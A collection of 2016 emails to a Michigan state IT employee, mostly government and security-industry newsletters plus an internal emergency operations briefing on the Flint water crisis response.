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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:46 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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**From:** GSN's Daily Insider <gsn@gsnmagazine.ccsend.com> on behalf of GSN's Daily Insider <gsn@gsnmagazine.com>  
**Sent:** Tuesday, February 16, 2016 7:05 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** ASSA ABLOY acquires ADAEZ Pro Line of wire free door openers



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**February 16, 2016**



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## ASSA ABLOY acquires ADAEZ Pro Line of wire free door openers

Monroe, NC, February 12 - ASSA ABLOY has successfully completed the acquisition of the ADAEZ Pro line of specialty door operators from EDMIT Industries. The ADAEZ Pro line offers unique benefits for rigorous institutional and commercial applications.



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The ADAEZ Pro line comprises two heavy-duty low energy operators, both for high traffic environments. The ADAEZ Pro offers a Regenerative Power System that charges an onboard battery pack, eliminating the need for wired electrical power in high use applications. The Pro ships standard with an integral RF receiver and wireless push buttons that make install a breeze. [More](#)

## Two Baltimore city companies, Think and PivotPoint, partner to take-on cyber risk

Baltimore, MD, February 4 - Think Systems and PivotPoint Risk Analytics have teamed up to provide a combined offering to companies who are serious about addressing cyber risk.

Think has become an authorized reseller of PivotPoint's CyVaR, a new cyber risk analysis application that analyzes a company's risks in terms of their financial impact. Think provides information technology expertise and executive project control, something they call Bare Knuckled Project Management (BKPM). Now, company executives can see their cyber risk as potential financial impacts on their business, prioritize risk mitigation... [More](#)



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*Jeff Welch, Gerald Caponera, and John Hill.*

## General Services Administration selects CertiPath's TrustMonitor Platform

Reston, VA, February 10 - Driven by the ever-intensifying need for identity security, demand for Public Key Infrastructure (PKI) based credentials has never been higher. While increased reliance on high assurance identity credentials is a major benefit to physical and online security, it shines a light on the resiliency and accuracy of the trust network that underpins the credentials.



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CertiPath's TrustMonitor ensures this resiliency by tracking the health and well-being of the federated trust infrastructure used to validate the Internet's highest assurance



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transactions. GSA is leveraging TrustMonitor to ensure the health of its own identity issuance systems, and the health of the other participants in the federal trust fabric. Chi Hickey, Director of Testing and Procurement, Identity Assurance and Trusted Access Division, Office of... [More](#)

### Chemring Group appoints Steven F. Cummings (Col, USA-Ret) Vice President

Dulles, VA, February 10 - Chemring Group announced the appointment of Steven F. Cummings (Colonel, USA-Ret) as Vice President Global Business Development and Strategy. In this new role, Mr. Cummings will be responsible for developing growth strategies that include all of Chemring's business segments.

In coordination with his non-US counterpart, David McDonald, VP, Global Business Development and Strategy, Mr. Cummings will be responsible for business development initiatives of major sales efforts that support broad

Chemring Group objectives. These will include international strategies, offset programs, and research and development investments. [More](#)



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*Steven F. Cummings*

### Certified Security Solutions Inc. Announces Technology Integration Agreement with SAP

Cleveland, OH, February 10 - Certified Security Solutions (CSS) Inc., a global leader in secure digital identity and access solutions, announced it will work together with SAP to integrate CSS' large-scale public key infrastructure (PKI)-based certificate management security solution with SAP HANA® Cloud Platform for the Internet of Things.



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As a result of the integration, organizations will be able to use CSS' Verdetto IoT Identity Platform together with SAP HANA Cloud Platform for the Internet of Things. Using the CSS solution will provide these organizations with a secure and scalable cloud-based solution that creates and manages digital identities for device authentication, data encryption, and secure communication. [More](#)

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### ZeroWater surpasses \$50,000 in donations with "Filters For Flint" program


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Bensalem, PA, February 5 - Since the announcement of "Filters for Flint", ZeroWater is thankful to have surpassed over \$40,000 in donations of both pitchers and filters to the residents of Flint, Michigan. The first shipment of ZeroWater's NSF certified lead reduction pitchers and filters has already been delivered and the second shipment is on its way.



"We are extremely proud our "Filters for Flint" program has been such a success. Getting clean water to Flint residents is why this program was created and thanks to our loyal supporters we are doing just that," stated Doug Kellam, CEO of ZeroWater. "We are committed to being a part of the immediate solution as long as Flint needs us." [More](#)

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**Subject:** California to Pilot Statewide Open Data Portal | Is Twitter's New 'Moments' Feature Worth the Hype?

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## Top Stories

FEBRUARY 16, 2016

[California to Pilot Statewide Open Data Portal](#)  
Officials announce plans for a next-gen open data portal for agencies and departments.

[Is Twitter's New 'Moments' Feature Worth the Hype for Government?](#)

Twitter's new feature will voluntarily move posts to the top of a users' newsfeed, which may be a valuable feature for organizations trying to push a message to its followers.

[Bringing Innovation into Cyberdefense Technologies](#)  
Hackers use innovative thinking when breaching systems, why can't government?

## More Headlines

[Google Patents Self-Driving Delivery Truck Idea](#)  
The company has won protection for the concept of using its autonomous vehicle technology, currently under development, to deliver packages to customers in the future.

[Massachusetts IT Nabs Boston's Data Scientist for State-Level Position](#)  
Boston's principal data scientist announced a move to MassIT and hinted at a transformation of his past work into something grander.

[Occupation Near Burns, Ore., Served as Nation's First Facebook Faceoff](#)  
With the Oregon occupation coming to an end, we are able to look back at how events unfolded on social media platforms.

[Waze Partners With Local Governments to Enhance Mobility](#)  
The Google-owned community-based traffic and navigation app has



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## Question of the Day

***Where can scientists illegally download more than 47 million research papers?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Rhode Island Questions the Effects of Taking Tests Online](#)

[Wyoming Considers Bill to Protect Students' Social Media, Email Accounts](#)

been growing steadily and providing congestion data to city governments to help ease commutes.

Google Search Nailed the New Hampshire Primary  
This is the first U.S. presidential election in which Google is releasing the real-time results of trending search queries -- and it has been accurate for both Iowa and New Hampshire.

Data Protection, Privacy Bills Make their Way Through Wyoming State House

A bill that legislates what to do with your social media profiles postmortem and another that requires state agencies to outline acceptable social media behavior are being discussed in the legislature.

10 Skills Necessary to Launch a Startup

When launching a startup, not everyone realizes all the different hats necessary to run a successful business. Here's a list of important skills vital for success.

Washington Water Basin Bill Held up in Congress

Disagreements about how to address the poisoned water crisis in Flint, Mich., has stalled previously promising negotiations on the energy bill.

ACLU Sues Tacoma, Wash., Police for Secret Data Collection

Local residents are bothered that the Stingray devices -- which allow police to track cell phones -- were not disclosed to the public before implementation.

Why Are So Many Tech Companies Moving to Kansas City, Mo.?

Missouri has offered economic incentives and an environment for young businesses to thrive. Owners of recently emigrated companies have been impressed by the welcome it has received.

Nevada Holds Steadfast to Solar Rate Hikes

Since the decision in December, solar advocates have waged a vocal campaign against the commission, urging it to reconsider its decision.

Will Bus Rapid Transit Replace Light Rails Across the Country?

Hampton Roads, Va., will conduct a study to measure the effectiveness of a rapid bus system rather than a light rail system.

from Schools

University in Tulsa, Okla., Promotes Healthy Lifestyle by Requiring Students to Buy, Wear Fitbit Trackers

Regional Computer Network Cuts School District Costs

## Industry Resources from Our Partners

Asset Management Made Easy

Cognitive Computing - The Key to Unlocking Data Insights

Legacy ERP Systems Are Struggling to Meet Government Needs

Public Sector Organizations Benefit from FLASH Storage

The Platform of Tomorrow

### ADVERTISEMENT

#### Implementing a Body Camera Program: A Guide for Public Safety Officials

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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## Editor's Choice

### [National Police Crime Database Houses Arrests, Shootings, In-Custody Deaths](#)

The Sunlight Foundation has launched the "Hall of Justice," a state-by-state repository of criminal justice data that cumulatively indicates a need for major policy reforms.

### [Early Ideas for Smart City Challenge Include Self-Driving Shuttles, Adaptive Traffic Lights](#)

Though the U.S. Department of Transportation isn't releasing details of any of the 77 applications it's received for its Smart City Challenge until March 12, city officials have divulged pieces of their plans to local media outlets across the country.

## Most Popular


### [Startup Helps Cities Launch Crowdfunding Campaigns](#)

### [Feds to Google: Software Could be Considered a 'Driver' for Regulatory Purposes](#)

### [Internet of Things Devices: Intelligence-Gathering Opportunity?](#)

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**From:** Emergency Management <newsletters@emergencymgmt.com>  
**Sent:** Tuesday, February 16, 2016 12:10 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Zika arrives. Also, Lessons on Terror

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## Top Stories

FEBRUARY 16, 2016

### [FBI Still Can't Access San Bernardino Shooter's Encrypted Phone](#)

Although the phone has been taken as evidence, there is still no way to find out what information it holds due to the encryption key that only the owner can unlock.

### [Why is Dallas Ground Zero for Infectious Diseases like Zika?](#)

What makes Dallas appealing to people also attracts diseases.

### [Fight Brews Over Federal Wildfire Funding After Devastating Year](#)

President Obama's proposed budget, released this week, calls on legislators to allow the Forest Service to use disaster funds from FEMA to pay its firefighting tab.

## More Headlines

### [Texas City Eases Standards for Rebuilding Homes After Tornadoes](#)

The city is scaling back its construction requirements to encourage residents to rebuild.

### [How Lessons From Christopher Dorner Manhunt Helped Police During San Bernardino Terrorist Attack](#)

Law enforcement agencies from across Southern California, led by the San Bernardino County Sheriff's Department, hunted Dorner after he implicated himself with an online manifesto in two murders.

### [SunRail Timing on Safety Upgrades Concerns Feds](#)

The federal government called for commuter and freight train systems to add an extensive web of safeguards by 2018, but SunRail and a few others got permission for a two-year delay.



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## Industry Resources from Our Partners

### [How Social Media Analytics Help Austin PD Manage Risk and Improve Engagement](#)

### [Accelerating Law Enforcement with IBM COPLINK on Cloud](#)

### [Police Software for Better Information Gathering](#)

### [3 Best Practices for Storing Public Safety Surveillance Files](#)

### [Public Safety Solutions for a Safer Planet](#)



## [FEMA Expands Assistance to Governments, Nonprofits in Missouri](#)

Major rains and flooding between Dec. 23 and Jan. 9 caused an estimated \$41 million in damage to infrastructure, destroyed or damaged nearly 1,000 homes, and led to 16 deaths across Missouri.

[Site that Shared Alleged FBI, DHS Data Shut Down](#)  
CryptoBin, which allegedly posted federal employees' private information, is now only accessible through its numeric address.

## [Health Officials Urge Expectant Couples to Avoid Zika-Active Areas](#)

Although no locally transmitted cases have been reported in the continental United States, Zika has been diagnosed in more than three dozen returning travelers, including two northeast Ohio residents who became ill in January.

## [Yakima County's Flood of 1996 -- Could it Happen Again?](#)

A flood of once-in-a-century proportion inundated homes from Nile to Toppenish, first sending residents scrambling for sandbags and later raising questions about how best to prepare for future floods.

## [Aging Police, Fire Radio System to be Replaced](#)

Radio failures have exacerbated problems with the county's emergency dispatch system, a relatively new regional effort that call-takers and dispatchers have struggled to master.

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### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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## Most Popular

### [Zika Virus Comes to Ohio by Way of Haiti](#)

State health officials said a 30-year-old Cuyahoga County woman and a 21-year-old Stark County man have the first confirmed cases of Zika in Ohio.

## Recent Blog Posts

### [FirstNet Update](#)

### [A Political Fight Brewing in Congress over Flint's Water Crisis](#)

### [Job: Pacific Northwest Economic Region \(PNWER\) Program Manager](#)

### [Job: Geologic Hazards Section Supervisor -- Washington](#)

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
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:05 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.


Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)




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## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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**From:** Doll, Jeanette (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:35 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** RE: SEOC Moring Brief

Good catch! Although the last couple of days it's been everything but boring!!!! Just when you think it's slowing down.....

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:23 AM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: SEOC Moring Brief

So is the typo supposed to be "Boring Brief"?

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:18 AM  
**To:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiR@michigan.gov](mailto:RakowskiR@michigan.gov)>  
**Cc:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** SEOC Moring Brief

MSP OPS

- FOIA printing information sent to all SEOC mailboxes, agencies to coordinate with Operations Chief for scheduling

DHHS-CH

- KDF Shower Filters are not certified for heavy metals, NSF certified for chlorine only
- Dr. Wells conducting her third webinar on mitigating lead exposure for healthcare providers today

LARA

- Beginning full water faucet replacement project this evening

DHHS-HS

- Dermatologist in the Flint area is offering free service to residents with rashes, MTA working to provide rides

MDE

- US Department of Education offered up personnel to assist long term

Red Cross

- 5 water response teams out today
- Yesterday teams visited over 1,000 residences
- Processed 13 new event based volunteers at the VRC

FEMA VAL

- Weekly Committee group is now called the Flint Michigan Water Crisis Destination Recovery that consists of 75 plus partners and broken into six subcommittees
- Water resource subcommittee working on a long term recovery plan

MDOC

- Seventh Day Adventist shadowing at MDOC personnel at the warehouse today
- Safety issues identified over the weekend were addressed with help from DTMB and the landlords at both warehouses

DTMB

- Provided printing assistance for MSP personnel at Flint Office Building for FOIA request
- Contacted landlord for Clio Road warehouse on safety concerns listed by FEMA

Resource Requests:

- Supply order to safety concerns presented by FEMA for both warehouses
- Printer(s) for FOIA printing at SEOC
- Increase Outlook mailbox limit for DEQ
- FEMA's recommendation received yesterday afternoon to find out availability of a 200,000 square foot cross dock warehouse in the Flint area – spoke with Real Estate last night and they are going to put an RFP out –  
RESEARCHING AT THIS TIME

Jeanette

---

**From:** GSN's Daily Insider <gsn@gsnmagazine.ccsend.com> on behalf of GSN's Daily Insider <gsn@gsnmagazine.com>  
**Sent:** Friday, February 19, 2016 7:06 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** U.S. Mayors support Flint Mayor Karen Weaver during water crisis



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**February 19, 2016**




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## U.S. Mayors support Flint Mayor Karen Weaver during water crisis

Washington, DC, February 17 - Led by United States Conference of Mayors (USCM) President Baltimore Mayor Stephanie Rawlings-Blake, the nation's mayors, while in Miami Beach for their Winter Leadership Meeting, will stand with Flint Mayor Karen Weaver and support her call for state and federal assistance for the residents of Flint, Michigan.

On the heels of a U.S. Conference of Mayors fact-finding mission to the city of Flint as well as last week's Democratic Steering & Policy Committee's Congressional hearing on The Flint Water Crisis, the mayors will receive a report from Mayor Weaver, USCM CEO & Executive Director Tom Cochran and Former Atlanta Mayor Shirley Franklin, who were designated by Mayor Rawlings-Blake to lead the Conference's fact-finding mission. [More](#)




*Karen Weaver, Flint Mayor*

## Galaxy Control Systems introduces two mobile apps to enhance facility and user control


Walkersville, MD, February 9 - Galaxy Control Systems has released two new mobile apps that enhance the unique capabilities of the company's powerful System Galaxy access control software solution. Each app is designed to provide users with greater control capabilities for common functions related to facilities and people from anywhere and at any time.

"Given the growth of mobile technologies, users expect to be able to control their facilities and people from wherever they are, without needing to be tied to a desk or terminal," said Robert Laughlin, President, Galaxy Control Systems. [More](#)



## Salient CRGT to provide IT services to the U.S. Nuclear Regulatory Commission

Fairfax, VA, February 8 - Salient CRGT, Inc., a leading provider of full lifecycle information technology and training services, today announced a task order award from the U.S. Nuclear Regulatory Commission (NRC). Salient CRGT will deliver a Master Data Management (MDM) Solution and Enterprise Data Exchange services that maximize the use of existing technology and minimize manual processes. This two-year award is valued at approximately \$1.44 million.







Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Salient CRGT will build, test, deploy, and implement highly reliable, cost-effective, and secure MDM Solution. Salient CRGT will implement the Solution according to enterprise-wide technology standards using an Agile methodology. Following Agile principles is essential to the success of this fast-paced high priority initiative. [More](#)

### PennDOT, State Police highlight highway safety laws to increase awareness, safety

Harrisburg, PA, February 18 - Pennsylvania Department of Transportation (PennDOT) Secretary Leslie S. Richards and State Police Commissioner Tyree Blocker today urged drivers to review and obey driver safety laws that can often be overlooked.



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

"We look to create awareness surrounding laws that drivers may not pay attention to, but also to provide reminders as to what each law entails," Secretary Richards said. "PennDOT and the Pennsylvania State Police feel it is important to raise awareness through education and outreach, but to also spark conversation via social media." [More](#)

### Intermap executes US\$175 Million Orion Platform® Spatial Data Infrastructure Contract

Denver, CO, February 5 - Intermap Technologies Corporation, a leading provider of geospatial solutions, today announced that it has entered into definitive agreements, pertaining to the previously announced letter of award (see June 22, 2015, September 29, 2015, and December 31, 2015, press releases) for the creation, operation and maintenance of a national spatial data infrastructure ("SDI") program.



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Under the terms of the Contract, the statement of work for the Project's initial three-year implementation phase is valued at US\$143 million, earned on a monthly milestone payment basis, with a US\$12 million down payment due upon financial close. [More](#)

*Todd Oseth, Intermap*



### Control Corporation to attend the Axis AE Technology Summit in

**GSN's Daily  
Homeland Security Insider**

**Managing Partner**  
Adrian Courtenay  
917-696-5782  
[acourtenay@gsnrmagazine.com](mailto:acourtenay@gsnrmagazine.com)

*GSN's Daily Homeland Security Insider is published every business day.*

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World Business Media, LLC  
P.O. Box 7608  
Greenwich, CT 06866



Minneapolis, MN, February 20th - Control Corporation, a leading manufacturer of industrial device communication products, will be attending the Axis AE Technology Summit. The event will be held in Coronado, California at the Coronado Island Marriot Resort and Spa from Wednesday February 24th at 6:00 PM to Saturday the 27th at 8:00 PM PT.



The Axis AE Technology Summit will feature many companies showcasing their best security products. Control will be featuring our RocketLinx Power over Ethernet switch products. [More](#)

Government Security News, P.O. Box 7608, Greenwich, CT 06836

[SafeUnsubscribe™ rakowskij@michigan.gov](#)


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
**From:** LiveScience <livescience@email.techmedianetwork.com>  
**Sent:** Monday, December 21, 2015 11:29 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Lion Protection Goes into Effect | Tracking Saint Nick this Christmas | Winter Solstice 101




## Lions Gain New Endangered Species Protections





The U.S. Fish and Wildlife Service announced that lions will be protected under the Endangered Species Act, with new restrictions on hunting and imports.



## Lead Poisoning Threatens Michigan Kids: What Are the Risks?



The mayor of Flint, Michigan, declared a state of emergency last week after elevated levels of lead were detected in the city's drinking water. Here's a look at what lead does to the body.



## Smart Holiday Shopping for Your Wallet and Budget:

Follow [@PurchDeals](#) on Twitter

Make smarter buying decisions while saving a ton with our new [@PurchDeals](#) Twitter Feed. You're just 2-clicks away from tons of savings. Follow us now!



## Santa Watch! How to Track Saint Nick This Christmas



Once again, the folks from North American Aerospace Defense Command (NORAD) are helping children find out how soon Santa will come to town by using their signature "Santa-tracking" technologies.




## Take a Gander: Audubon Society's Christmas Bird Count Begins



The Annual Christmas Bird Count will begin in mid-December, and Audubon has the lowdown on what it's all about.




## The Best Science Stories of the Past Week




Here are the most interesting, amazing and unusual things that happened in the world of science this past week. A recap of Live Science's best.



**From Around the Web:**  
**Everything You Need to Know About the Winter Solstice**  
**By Khaled El Samman, National Geographic**



From astronomy to religion, the year's shortest day brings enduring mysteries.



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2425 Lincoln Ave. Ogden, UT 84003



